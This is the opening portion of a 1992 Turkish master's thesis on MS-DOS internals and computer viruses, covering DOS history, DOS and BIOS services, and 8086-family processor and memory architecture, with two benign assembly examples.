İSTANBUL TEKNİK ÜNİVERSİTESİ * FEN BİLİMLERİ ENSTİTÜSÜ

MS-DOS İŞLETİM SİSTEMİ VE BİLGİSAYAR VİRÜSLERİ

YÜKSEK LİSANS TEZİ

Müh. Burak Selçuk Soyer

Tezin Enstitüye Verildiği Tarih: 22.06.1992

Tezin Savunulduğu Tarih : 07.07.1992

Tez Danışmanı: Doç. Dr. Mithat Uysal

Diğer Jüri Üyeleri: Yrd. Doç. Dr. Gazanfer Ünal

Prof. Dr. Galip Tepehan

TEMMUZ 1992

Ö N S Ö Z

Çağımızda bilgisayar alanında koşut olarak hızla gelişen donanım teknikleri ve yazılım ürünleri bilgisayarın çehresini değiştirebilecek nitelikte görünmektedir.

Yakın bir gelecekte kullanıcılar artık isteklerini klavyeyi kullanmadan konuşarak bilgisayara ileteceklerdir. Bu alanda ve diğer alanlarda yapılan çalışmalar ve araştırmalar bilgisayar dünyasına yepyeni ufuklar açarken kullanıcıyla bilgisayar arasındaki iletişimide arzu edilen seviyeye çıkarmaktadır.

Bu arada istenilen düzeye ulaşmada işletim sistemlerinin payı pek büyüktür. Günümüzün şartlarına uygun düşen problemlerine yanıt verebilen yeni yeni işletim sistemleri geliştirilmekte ya da var olan işletim sistemlerini iyileştirme yollarına gidilmektedir. Son duruma örnek olarak MS-DOS işletim sistemini verebiliriz. İlk sürümünün gerçekleştirildiği 1981 yılından bugüne değin hızlı bir gelişme çizgisi sergilemiştir. Milyonları geçen lisanslı kopyalarıyla MS-DOS, kendisiyle uyumlu birçok işletim sisteminin gelişmesine mani olmuştur.

Bu çalışmada beni yönlendiren ve özellikle kaynak konusunda yardımlarını esirgemeyen değerli hocam Doç.Dr. Mithat Uysal'a teşekkür ederim.

İstanbul, 1992

Burak Selçuk SOYER

İ Ç İ N D E K İ L E R

ŞEKİL LİSTESİ

TABLO LİSTESİ

Ö Z E T

MS-DOS işletim sisteminin genel hatları ve özellikleri PC kullanıcıları tarafından az veya çok bilinmektedir. Bu önemli nokta göz önünde tutularak, çalışmamızın bir MS-DOS el kitabı hüviyetini kazanması daha baştan bir hedef olarak düşünülmemiştir.

Bu çalışmanın asıl gayesi, MS-DOS işletim sisteminin teknik yapısına göreceli olarak daha fazla nüfuz ederek, bilgisayar virüslerinin bu teknik olanaklardan ne şekilde yararlanıp sözü edilen işletim sistemi altında nasıl bir yol izleyerek yayıldıklarını incelemek olmuştur.

Çalışmanın ikinci ve üçüncü bölümleri bilgisayarın iç çalışmasının anlaşılmasında önemli açıklamalar getirmektedir.

Dördüncü bölüm diskin esaslarını ve DOS'un diske bakış açısını açıklamaya çalışmaktadır.

Beşinci ve altıncı bölümler DOS işletim sisteminin yapısıyla ilgili ayrıntılı açıklamalar sunmaktadır.

Yedinci bölümden itibaren başlayan bilgisayar virüsleri problemi onbirinci bölümde son bulmaktadır. Bu bölüm ve bunu izleyen bölümlerde bilgisayar virüslerin yapısı, DOS ortamından nasıl yararlandıkları ve bu ortama hangi teknikleri kullanarak girdikleri açıklanmaya çalışılmıştır.

Onuncu bölümde karşıtvirüs metodları verilmektedir. Bu metodların uygulanması virüs istilâsını önemli ölçüde engelleyecektir.

Nihayet onbirinci bölümde sisteme girmeyi başarmış virüslerin teşhis edilişleri ve sistemden uzaklaştırmaları konusu ele alınmıştır.

S U M M A R Y

THE MS-DOS OPERATING SYSTEM AND THE COMPUTER VIRUS

Genealogy of MS-DOS

MS-DOS is an operating system that is rapidly evolving Due largely to its adoption by IBM, and to the enormous wave of third-party software that followed the success of the IBM PC, MS-DOS has become the dominant operating system for personal computers that use the Intel 8086 family of microprocessors.

The progenitor of MS-DOS was an operating system called 86-DOS, which was written by Tim Paterson for Seattle Computer Products in mid-1980. At that time, Digital Research's CP/M-80 was the operating system most commonly used on microcomputers, and a decent though not extensive range of application software (word processors, database managers, and so forth) was available for use with it. In order to ease the process of porting 8-bit CP/M-80 applications into the new 16-bit environment, 86-DOS was originally designed to mimic CP/M-80 in both functions available and style of operation. Consequently, the structures of 86-DOS's file control blocks, program segment prefixes, and executable files were nearly identical to those of CP/M-80. Existing CP/M programs could be converted mechanically (by processing their source-code files through a special translator program) and, after conversion, would run under 86-DOS either immediately or with very little hand editing.

In October 1980, IBM approached the major microcomputers-software houses in search of an operating system for the new line of personal computers it was designing.

Microsoft had no operating system of its own to offer(other than a stand-alone version of Microsoft BASIC), but paid a fee to Seattle Computer Products for the right to sell Paterson's 86-DOS. (At that time, Seattle Computer Products received a license to use and sell Microsoft's operating system.) In July 1981, Microsoft purchased all rights to 86-DOS, made substantial alterations to it, renamed it MS-DOS. When the first IBM PC was released in the fall of 1981, IBM offered MS-DOS (referred to as PC-DOS 1.0) as its primary operating system.

In spite of some similarities to its ancestor CP/M-80, MS-DOS version 1.0 contained a number of improvements over CP/M, including:

- ☐ An improved disk-directory structure that included information about a file's attributes(such as whether it was a system or hidden file), its exact size in bytes, and the date that the file was created or last modified.
- ☐ A superior disk-space allocation and management and method, allowing extremely fast sequential or random record access and program loading.
- ☐ An expanded set of operating-system services,including hardware-independent function calls to set or read the date and time, a filename parser multiple-block record I/O, and variable record sizes.
- ☐ An AUTOEXEC batch file to open user-defined series of commands when the system was powered up or reset.

IBM was the only major computer manufacturer(sometimes referred to as OEM, for original equipment manufacturer)to ship MS-DOS version 1.0 (as PC-DOS 1.0) with its products. MS-DOS version 1.25 (equivalent to IBM PC-DOS 1.1) was released in June 1982 to fix a number of bugs, and also to

support double-sided disks and improved hardware independence in the DOS kernel. This version was shipped by several vendors besides IBM, including Texas Instruments, Compaq, and Columbia, who all entered the personal-computer market early. Today, due mainly to the increasing prevalence of hard-disk-based systems, MS-DOS version 1 is no longer in common use.

MS-DOS version 2.0 was first released in March 1983. It was, in retrospect, a totally new operating system (though great care was taken to maintain compatibility with MS-DOS version 1.0). It contained many significant innovations and enhanced features, including:

- ☐ Support for both larger-capacity flexible disks and hard disks.
- ☐ Many UNIX-like features, including a hierarchical file structure, file handles, I/O redirection, pipes, and filters.
- ☐ Background printing (print spooling)
- ☐ Volume labels, plus additional file attributes.
- ☐ Installable device drivers
- ☐ A user-customizable system-configuration file that controlled the loading of additional device drivers, the number of disk buffers, and so forth.
- ☐ Maintenance of program environment blocks that could be used to pass informations between programs.
- ☐ An optional ANSI display driver that allowed programs to position the cursor and control display characteristics in a hardware-independent manner
- ☐ Support for the dynamic allocation, modification, and release of memory blocks by application programs.

- ☐ Support for customized user command interpreters (shells)
- ☐ System tables to assist application software in modifying its currency, time, and date formats.

MS-DOS version 3.0 was first introduced by IBM in August 1984, with the release of the 80286-based PC/AT machines. It includes the following features:

- ☐ Direct control of the print spooler by application software.
- ☐ Further expansion of international support over version 2.11
- ☐ Extended error reporting, including a code that suggests a recovery strategy to the calling program.
- ☐ Support for file and record locking and sharing facilitaring the creation of networked applications.
- ☐ Support for larger hard disks.

By mid-1986, Microsoft had released MS-DOS version 3.2, to support 3.5" floppy disks and to integrate formatting into the peripheral device driver.[1]

With the introduction of MS-DOS version 4.0 the concept of shell usage was entered. The shell program is any software that lets the user accomplishes most of the tasks the user would otherwise has to accomplish from the DOS command line. Shell programs tend to install themselves, take a look around, and present the user with a control screen. This new feature facilitates the tasks the user want to achieve.

The MS-DOS version 5.0,releasing in 1991, is continuing this shell concept. Of course, other powerful features and a great many of innovations are introduced. The

most important innovation among the others is the task-switching capability. With this feature, MS-DOS provides the users by means of disk processing the facility of passing between programs. An another newness in MS-DOS 5.0 implemented by Microsoft is the full-screen text editor. With this approach Microsoft seems to have solved a key matter in point of view of the users.

These and other key innovations and enhanced properties make the MS-DOS version 5.0 a powerful and a rich designed one. Without a doubt, this evolving of MS-DOS will continue, introducing newer concepts and tools that allow the user to accomplish his job more efficiently.

Systems software for the IBM PC

Systems software is software that serves as a control and interface layer between applications software, such as Turbo Assembler and Quattro, and the hardware of the computer.

In particular, systems software handles the complexities of interfacing to individual devices. For example, several hundred lines of assembly language code are required in order for the PC to process a single keystroke, but but the assembler programs can get keystrokes by invoking just one system function. This is made possible by the two main system software components of the PC: DOS and BIOS (Basic Input/Output System).

In Figure 1., the DOS and BIOS systems software serves as a control and interface layer between application software and the hardware of the IBM PC. Application software always has the option of controlling the hardware directly, but should use DOS or BIOS functions instead whenever possible.




Fig.1 - DOS and BIOS systems software as a control and interface layer.

DOS

DOS (short for Disk Operating System) is the program that controls the computer from the moment it reads the disk at power-up until one turn the power off. It's DOS that provides the user with the A> prompt, and it's DOS that accepts and executes commands such as DIR.

That is just the visible part of DOS. It also provides a broad array of functions that are used heavily by just about every application.

It's through DOS functions that applications read

from and write to files, get keystrokes, allocate memory, run other programs, and even set and get time of day. For example, the assembler code

```
...
mov ah,2  ;DOS function to display a character
mov dl,'A';A is the character to display
int 21h   ;invoke DOS to execute the function
...
```

invokes the DOS "Display Output" function in order to display the character A at the current cursor location on the screen.

BIOS

The BIOS is the lowest-level software in the PC; even DOS uses BIOS functions to control the hardware. It's better to use BIOS functions than to control the hardware directly, since, like DOS, the BIOS can mask differences between various computers and devices. On the other hand, DOS functions should be used rather than BIOS functions whenever it is possible, since programs that use the BIOS can conflict with other programs, and tend to be less portable accross a variety of computer models.

The most pressing reason to use the BIOS is for controlling the display, since DOS provides virtually no support for the rich display capabilities of the PC. Only by invoking BIOS functions one can set the screen mode, control colors, get display adapter information, and so on. For example, the following code invokes the BIOS to set the the screen to four-color graphics mode on a CGA:

```
...
mov ah,0     ;BIOS set mode function
mov al,4     ;mode number for 320x200 4-color graphics
int 10h      ;execute BIOS video interrupt to set mode
...
```

The BIOS provides a variety of functions other than those related to display control, including keystroke-handling and disk control. In general, we are better off performing these tasks through DOS functions.[2]

The computer virus dilemma

Computer viruses are not the only problem facing computer users and systems managers today. Many people are now wrestling with the problem of choosing their next operating system- be it OS/2, UNIX, a DOS extender or a non-IBM-compatible solution. Managers are trying to decide which side to root for in the spreadsheet wars, where even venerable Lotus Development Corporation now offers a multitude of spreadsheets, each called 1-2-3, each with different features and abilities. Nowadays it is no longer sufficient to evaluate programs on the basis of their individual merits alone; we must decide which interface to standardize all of our software on- GUI or character-based? Life in the fast-track world of computing grows more confusing every day.

Complicating matters immensely is the issue of rogue software-programs designed with no other purpose than to destroy your hard-earned data. Software bombs, Trojan horses, worms, computer viruses, and other fiendish software devices have entered the fray of personal computing with a vengeance. Hundreds, perhaps thousands of personal computers have been affected and infected by rogue computer software. The loss to businesses, both large and small, in time, money, and data is unaccountable. And no end is in sight.

But the sky is not falling. The end is not near. With a little work, computer viruses and other rogue code can be understood and managed by all users, from sophisticated power users to budding novices. The trick is to have accurate, straightforward information at your disposal.[3]

1. GİRİŞ

Bilgisayarlar modern toplumun vazgeçilmez bir aracı haline geldiler. Artık çoktan üniversite ve askeri araştırma kuruluşlarının gizli ve kapalı odalarından çıkmış, hızla gelişen endüstrinin odak noktasını teşkil eder duruma gelmişlerdir. Günümüzde bilgisayarın kullanılmadığı bir alan göstermek zordur. Bununla birlikte bilgisayar teknolojisindeki başdöndürücü gelişme hiçbir şekilde bir duraklama safhasına da girmiş değildir. Bu süratli ilerlemenin ne zaman sona ereceğini kestirmek kesinlikle olanak dışıdır.

Bu gelişmelere koşut olarak bilgisayarın yerine getirebileceği işler de artmıştır. Aşağıda sıralananlar bir bilgisayarın standart görevleri arasında sayılmaktadır:

- ☐ input diye bilinen, dış dünyadan kabul edilen bilgiler [1]
- ☐ output diye bilinen, dış dünyaya sağlanan bilgiler
- ☐ bilgilerin sürekli bir şekilde manyetik disk ya da şeritlerde depolanması (storing) [2]
- ☐ sürekli depolama birimlerinden bilgilerin tekrar elde edilmesi (retrieving)
- ☐ bilgilerin veri haberleşme kanalları üzerinden iletilmesi (sending) [3]
- ☐ bilgilerin bir veri haberleşme kanalı üzerinden karşılanması yani kabul edilmesi (receiving)
- ☐ bilgilerin çesitlilik arzeden usüllerle işlenmesi (processing) [4]

Yukarda sıralanan maddelerden en önemlisi çoğunlukla son kategoridir. Bilgisayarın çok özlü bir tanımını "bilgi işlem makinası" olarak vermek mümkündür. İşlem

içinde hesaplamalar da dahildir; fakat bir bilgisayar sadece hesap işleriyle uğraşmadığından bilgisayarda depolanan bilgilerin sadece sayısal bilgilerden meydana gelmiş olması gerekli değildir. Bilgisayarlar son derece hızlı bir şekilde bilgileri sınıflandırabilir, gerekli bilgi parçalarını seçebilir, bilgileri çesitli yollardan ilişkilendirebilir ve bilgiye dayalı kararlar alabilirler.

Bilgisayar ile birlikte iki olguyu daha zikretmek gekir. Bunlar donanım ve yazılımdır. Bilgisayarı çok güç problemlerin üstesinden getirten aslında bu ikilidir. Bu sebeple bunları birbirinden ayrı düşünmek mümkün değildir. Ancak bu ikiliden en çok ilgi göreni elbette yazılımdır. Çünkü program geliştirmek için, ki bunların arasında özellikle uygulama programları yer almaktadır, donanım bilgisine sahip olmak gerekmez.

Bununla birlikte yazılım yelpazesinde hiç şüphesiz işletim sistemleri en büyük öneme sahiptirler. En büyüğünden en küçüğüne, bütün genel amaçlı bilgisayarlarda çalısan programlar, bir işletim sistemine gereksinim duymaktadırlar.

İşletim sistemleri gerçeklestirilen en zor yazılımlar arasında bilinmektedir. Çünkü bu tür yazılımlar yapı olarak birbirinden oldukça farklı birçok fonksiyonu yerine getirmek zorundadırlar. Bir işletim sisteminin başta gelen işlevi, bilgisayar donanımıyla uygulama programları arasına duvar çekmektir. İşletim sisteminin bu yalıtıcı özelliği olmadan her uygulama paketi programları arasında disk sürücüsünü açmak, diske bilgi yazmak, bunları ekranda görüntülemek, klavyenin tuşlarına basılıp basılmadığını kontrol etmek gibi fonksiyon veya yordamları içermesi gerekecektir. Bu, uygulama paketi geliştiren her programcıyı tekerliği her defasında yeniden keşfetmeyi zorlamak demektir. Bunun yanında çok çesitlilik arzeden disk sürücüler ve ekranlar göz önüne alınırsa, bir tek uygulama programının bütün bunların üstesinden gelmesi beklenemez. Ancak işletim sistemlerinin tasarlanarak gerçekleştirilmesiyle bu sorunlar

ortadan kalkmıştır. Çünkü bu tür yazılımlar, bilgisayarın donanımını en ince ayrıntısına kadar bilmektedir. Böylelikle işletim sistemleri donanımın her türlü gereksinimini karşılayabilecek niteliktedir.

Bir işletim sistemi için gerçekten büyük bir önem taşıyan yalıtıcı özelliğinin hemen ardından, bu tür programların, denetleyici ve yönetici vasıflarına sahip olmaları gerekmektedir.

MS-DOS (Microsoft-Disk Operating System=Mikrosoft Disk İşletim Sistemi) veya kısaca DOS yukarda zikredilen özelliklere haiz olmakla birlikte, kişisel bilgisayarlarda (Personal Computers/PCs) çok yaygın olarak kullanılan bir işletim sistemidir. Bill Gates ve arkadaşları tarafından geliştirilen bu sistem, IBM'in 16-bit'lik mikroişleyici tabanlı bilgisayarları için tasarlanmıştı. Bu işletim sisteminin IBM kişisel bilgisayar sürümü PC-DOS adını aldı; IBM uyumlu makinalardaysa MS-DOS diye anılmaya başlandı. Fakat yapı olarak bunların arasında bir fark olmadığından, günümüzde bu iki isimlendirme birbirinin yerine kullanılmaktadır.

DOS işletim sisteminin hizmet anlayışı üç genel kategoride toplanabilir. Bunlar sırasıyla aygıtların yönetimi, programların denetimi ve komutların işlenmesidir.[5]

DOS'un yazıcı, disk, ekran (monitör), klavye ve bunun gibi (çevre) aygıtlarının yönetimiyle ilgili işlemleri, bilgisayarın bütün parçalarının bir uyum içersinde çalışmasını gerekli kılacak her unsuru kapsamaktadır. Bu ise, en alçak seviyede aygıtlara komutlar iletmeyi ve bunların rapor ettigi hata mesajlarıyla meşgul olmayı gerektirmektedir. Tam bu noktada PC'lerin asal bileşenini teşkil eden ROM-BIOS göreve çağrılmaktadır. İşletim sistemi bunun yanısıra bilgisayarın aygıtlarını denetleme konusunda daha yüksek seviyede bir organizasyon rolünü üstlenmektedir. Bu durum özellikle disk işlemlerinde kendisini açıkca göstermektedir. İşletim sisteminin göreceli olarak baskın gelen

niteliği bilgilerin disk üzerine kayıt ediliş şeklinin nasıl bir yol izlenerek çözüldüğüdür; disk alanının yönetimi, etkin bir bilgi depolama planı ve bunların süratli ve güvenli bir şekilde tekrar elde edilmeleri, çözümü bulanacak noktalardır.

Program denetimi, DOS işletim sisteminin diğer bir boyutunu oluşturur. DOS'un bu denetim görevi, proglamları diskten yüklemek, bir programın icra edilebilmesi için gerekli çatıyı (Framework) kurmak ve aynı zamanda programların hizmetine koşacak servisleri hazırlamak anlamında anlaşılmalıdır. Daha girift ve sofistike işletim sistemlerinde bir programın bellek ve disk erişimleri sınırlı tutulmuştur. DOS ise bu noktada programlarına tam bir serbestisi sunmaktadır. DOS altında işletilen programlar belleğin istenilen bir bölümüne erişebildigi gibi, bütün bir disk alanını kendi istemi doğrultusunda kullanabilmektedir.

DOS işletim sisteminin hizmet yelpazesinde yer alan üçüncü görev komutların işlenmesini sağlamaktır. Bu noktada DOS, kullanıcıyla doğrudan iletişim şekli kurmaktadır. İşletim sistemi bir "A>" işareti görüntüleyerek kullanıcıya komut işleme yönünü göstermektedir. İşletim sistemi olarak DOS söz konusu olduğunda, komutların her biri gerçekte bir istem üzere işletilecek programlardır. Daha girift işletim sistemlerinde komutların yetki sahası daha kapsamlı olmaktadır; öyle ki bu komutlar işletim sisteminin kendisini denetleyebilecek düzeyde olabilmektedir. Komutların yetki alanları ne olursa olsun bir işletim sisteminin kilit noktası kullanıcıdan gelen komutları karşılamak ve onları işletmektir.[5]

Öte yandan son dört yıldır bilgisayar dünyasında çok büyük bir huzursuzluğa yol açan düzenbaz programlar, bilgisayarın herkesce bilinen güvenilir-makina sıfatını âdeta yırtmış durumdadır. Bunların arasında en çok duyulanı ve dolayısıyla da bilineni bilgisayar virüsleridir. Çalışmamızın ilerki kısımlarında ayrıntılarıyla incelemeye çalışacağımız bu problem için henüz tatmin edici bir çözüm getirilememiştir.

2. MİKROİŞLEYİCİ

Bütün bilgisayarlarda yer alan mikroişleyici (microprocessor) programları çalıştıran yongadır (chip). Mikroişleyici ya da merkezi işlem birimi (Central Processing Unit-CPU), birçok hesaplamaları icra eder, sayısal karşılaştırmalar yapar ve hafızada saklı programların isteklerine karşılık bilgi transferinde bulunur.[6]

CPU, bilgisayarın temel operasyonlarını kontrol sinyalleri ileterek ve bu sinyalleri kabul ederek denetler. Aynı zamanda bellek adreslemesi yapar ve birbiriyle bağlantılı taşıt (bus) denilen yollar vasıtasıyla bilgileri bunların üzerinde iletir. Bu taşıt boyunca, Girdi/Cıktı (Input/Output-I/O) kapıları (Port), çesitli bellek ve destek yongaları sözü edilen taşıtla bağlantı kurmaktadır. Veriler, CPU'ya ve bilgisayarın diğer bileşenlerine gidip gelirken bu kapıların içinden geçerler.

2.1 8088 Mikroişleyicisi

8088, standart IBM kişisel bilgisayarlarını denetleyen 16-bit'lik bir işleyicidir. Bilgisayara giren veya çıkan hemen hemen her bit CPU tarafından işlenmektedir.[6]

8088'in içersinde 14 yazmaç (Register) veya saklayıcı, bilgi transferi ve işleminden sorumludur. Bu iç yazmaçlar, 28 bayt (byte) uzunluğunda bir çalısma alanı sağlamakta ve geçici olarak verilerin depolanması, belleğin adreslenmesi, icra görecek komutların lokasyonlarının belirlenmesi gibi işlevleri yerine getirmektedirler; ayrıca durum ve kontrol bayraklarını (flags) içermektedirler. Bu yazmaçları kullanarak 8088, 1 Mb (megabayt) uzunluğunda bir bellek alanına erişimi mümkün kılmaktadır.

2.2 8086 Mikroişleyicisi

8086 işleyicinin 8088'den çok küçük bir farkı vardır. 8088'in kullandığı 8-bit veri taşıtına (data bus) karşılık, 8086 16-bit genişliğinde veri taşıtına sahiptir. Programlama açısından bu iki işleyici birbirine denktir.[6]

2.3 Bağlantı kuran parçalar: Taşıtlar

İletişim hatları olarak ta bilinen taşıtlar, bilgisayarın içinde yer alan kontrol parçalarının paylaştıkları bir yoldur. Veri, bir bileşenden-belirli bir görevi üstlenmiş elektronik devreden- diğerine geçtiğinde, hedefe ulaşmak için bu ortak yol üzerinde hareket etmektedir. Her işleyici, her denetleyici yonga ve bellekteki her bayt doğrudan veya dolaylı olarak bu taşıta bağlıdır.[6]

Bir bilgisayar sistemine giren veya burayı terkeden veriler, taşıt boyunca birbirinden ayrı en az bir lokasyonda geçici olarak tutulmaktadır. Veriler genellikle ana bellekte bulunur; fakat bazıları uygun lokasyonlara gönderilmek üzere işleyiciyi beklerken, kısa bir süre için, kapı ya da yazmaçlarda beklemek durumunda kalırlar. Genelde kapı ve yazmaçlar bir kerede sadece bir veya iki bayt uzunluğundaki bilgiyi tutabilmektedir; ekseriyetle bir yerden bir yere iletilecek verileri geçici olarak saklamak için kullanılır.

Bir bellek lokasyonu veri depolama yeri olarak kullanıldığında, bunun konumu bir adres ile tespit edilmektedir. Veri iletilmek üzere hazır duruma getirilir getirilmez ilk olarak hedef adresi, adres taşıtı (address bus) üzerinden gönderilir; arkasından bu kez veri taşıtı boyunca veriler harekete geçirilir. Bu suretle taşıt birden fazla veri taşıyor demektir; çünkü taşıt güç ve kontrol sinyallerini,zamanlama ve kesme sinyallerini, aynı zamanda yine taşıtla ilişkili olan binlerce hatta milyonlarca bellek lokasyonlarının ve aygıtlarının adreslerini taşımaktadır.

2.4 Bellek

. Bilgisayarın içinde bulunan bellek yongalarının sayısı ve depolama kapasitesi, programlar ve veriler için kullanılan bellek miktarını belirlemektedir. Diğer taraftan salt-okunur (ROM) ve rasgele erişimli belleklerin (RAM) kapasiteleri ana kartta yer alan boş yuvalara takılabilen ek bellek yongalarıyla arttıralabilmektedir. Fakat bu bellek kavramının sadece fiziksel boyutunu açıklamaktadır. Bir program, belleği bir dizi bireysel yongalardan ziyade binlerce veya milyonlarca 8-bit (1-bayt) uzunluğunda, depolama hücrelerinden oluşmuş bir dizi olarak görür; her bir depolama hücresinin kendine ait bir adresi vardır.[6]

Programcılar bellegi bu şekilde düsünmelidir; çünkü onları ne kadar fiziksel belleğin mevcut olduğu değil, ne kadar adreslenebilir hafızanın olduğu ilgilendirecektir. 8088 ve 8086 1 Mb (1024K veya daha kesin olarak 1 048 576 bayt)'a kadar olan belleği adresleyebilir. Bu sebeple işleyicilerin müracaat edebileceği bayt miktarı bu değeri aşamayacaktır.

2.4.1 CPU adres alanı

Her bayt 20-bit'lik sayısal bir adres ile tespit edilmektedir. 8086 bellek şemasında adresler 20 bit genişliğindedir, çünkü bit'ler 20-bit'lik adres taşıtı üzerinde ilerlemek zorundadırlar. Bu, 8086'ya 00000H ile FFFFFH arasında değişen adres değerlerini kullanma imkânı vermektedir.[6]


Benzer şekilde 80286 mikroişleyicinin 24-bit adresleme şeması 000000H ile FFFFFFH aralığında ya da 16 Mb'a kadar olan adres değerlerinin kullanımına olanak tanır.80386 mikroisleyicisi 32-bit adresleme yeteniğiyle tam olarak dört gigabayt yani 4 294 967 296 adet baytı doğrudan adresleyebilir.

80286 ve 80386, 1 Mb'dan fazla bir belleğe erişmesi mümkün olmasına ragmen, 8086 ve DOS ile uyumlu programlar, 8086'nın kullanabildigi 1 Mb aralığındaki adres değerleri

ile sınırlanmış olurlar. Bu 1 Mb limiti günümüzde özel donanım ve yazılım larla aşmak mümkün olmaktadır.

2.4.2 Sistem bellek haritası

Özgün IBM PC üzerinde, 8088'in 1 Mb adres alanı, muhtelif işlevsel bölgelere ayrılmıştır. Aşagıdaki şekil bu bölgeleri göstermektedir.[6]



Şekil 2.1- PC ve PS/2'lerde bellek kullanımı taslağı

Yukarda görülen PC ve PS/2 (Personal System/2) bellek harita planının bazıları 8086'nın tasarımıyla ilgilidir. Sözgelimi, 8086, daima RAM'ın ilk 1024 baytında kesme (interrupt) vektörlerinin bir dizisini tutmaktadır. Benzer şekilde, tüm 8086-tabanlı mikrobilgisayarların ROM'ları , 1 Mb adres alanının en yüksek kısmında yer almaktadır. Şebebine gelince, 8086'ya ilk kez güç verildiğinde, FFFF0H'da

bulunan bir kod parçasını çalıştırmaktadır; bu nedenle ROM burada bulunur.

Bellek haritasının geriye kalan kısmı, adres alanının tabanında bulunan RAM ile tepedeki ROM arasında kalan alanı gerektiği gibi paylaşırlar. 00000H ile 9FFFFH aralığındaki adresler arasında maksimum 640K RAM mevcut olabilir. Bunu takip eden bellek blokları yani 640K RAM'ın üst tarafları, video RAM,(A0000H-BFFFFH), kurulabilir ROM modülleri (C0000H-DFFFFH) ve devamlı ROM için saklı bölgelerdir (E0000H-FFFFFH).

2.5 8086'nın iletişim kurma biçimi

8086, 80286 ve 80386 çevresinde bulunan elektronik devrelerle üç farklı yoldan etkileşir:[6]

- ☐ doğrudan ve dolaylı bellek erişimiyle
- ☐ girdi/çıktı kapılarıyla
- ☐ kesme ismi verilen sinyallerle

Mikroişleyici, belleği, sayısal adreslerle belirlenmiş bellek lokasyonlarına değerleri yazarken veya okurken kullanmaktadır. Bellek lokasyonlarına iki şekilde erişilir: doğrudan bellek erişimi veya mikroişleyicinin iç yazmaçlarıyla. Disk sürücüler ve seri iletişim kapıları belleğe DMA (Direct Memory Access) denetleyicisi ile doğrudan erişebilirler. Diğer bütün aygıtlar verileri belleğe mikro işleyicinin yazmaçları vasıtasıyla iletir ya da oradan alır.

I/O kapıları mikroişleyicinin, bilgisayarın bellek haricindeki elektronik bileşenleriyle iletişim kurduğu vasıtalardır. Bellek lokasyonlarında olduğu gibi, I/O kapıları bir sayı ile tanıtılır ve veriler herhangi bir kapıya yazılabilir ya da herhangi bir kapıdan okunabilir.

Kesmeler, mikroişleyicinin dışındaki devrelerde herhangi

bir olayın meydana geldiğini haber veren araçlardır. Örneğin klavyede bir tuşa basıldığında böyle bir kesme oluşur ve bu sinyal mikroişleyiciye iletilerek gerekli işlemlerin yapılmasını sağlar. Kesmeler mikroişleyicinin etrafındaki donanımla olan etkileşiminde asal rol oynamalarına rağmen, bu kavram başka amaçlar için de faydalı olabilmektedir. Sözgelimi bir program, DOS'dan veya ROM-BIOS sisteminden bir hizmet isteminde bulunabilen bir yazılım kesmesi (software interrupt) üretmek için, INT (INTerrupt) komutunu kullanabilmektedir.

2.6 8086'nın belleği adresleme biçimi

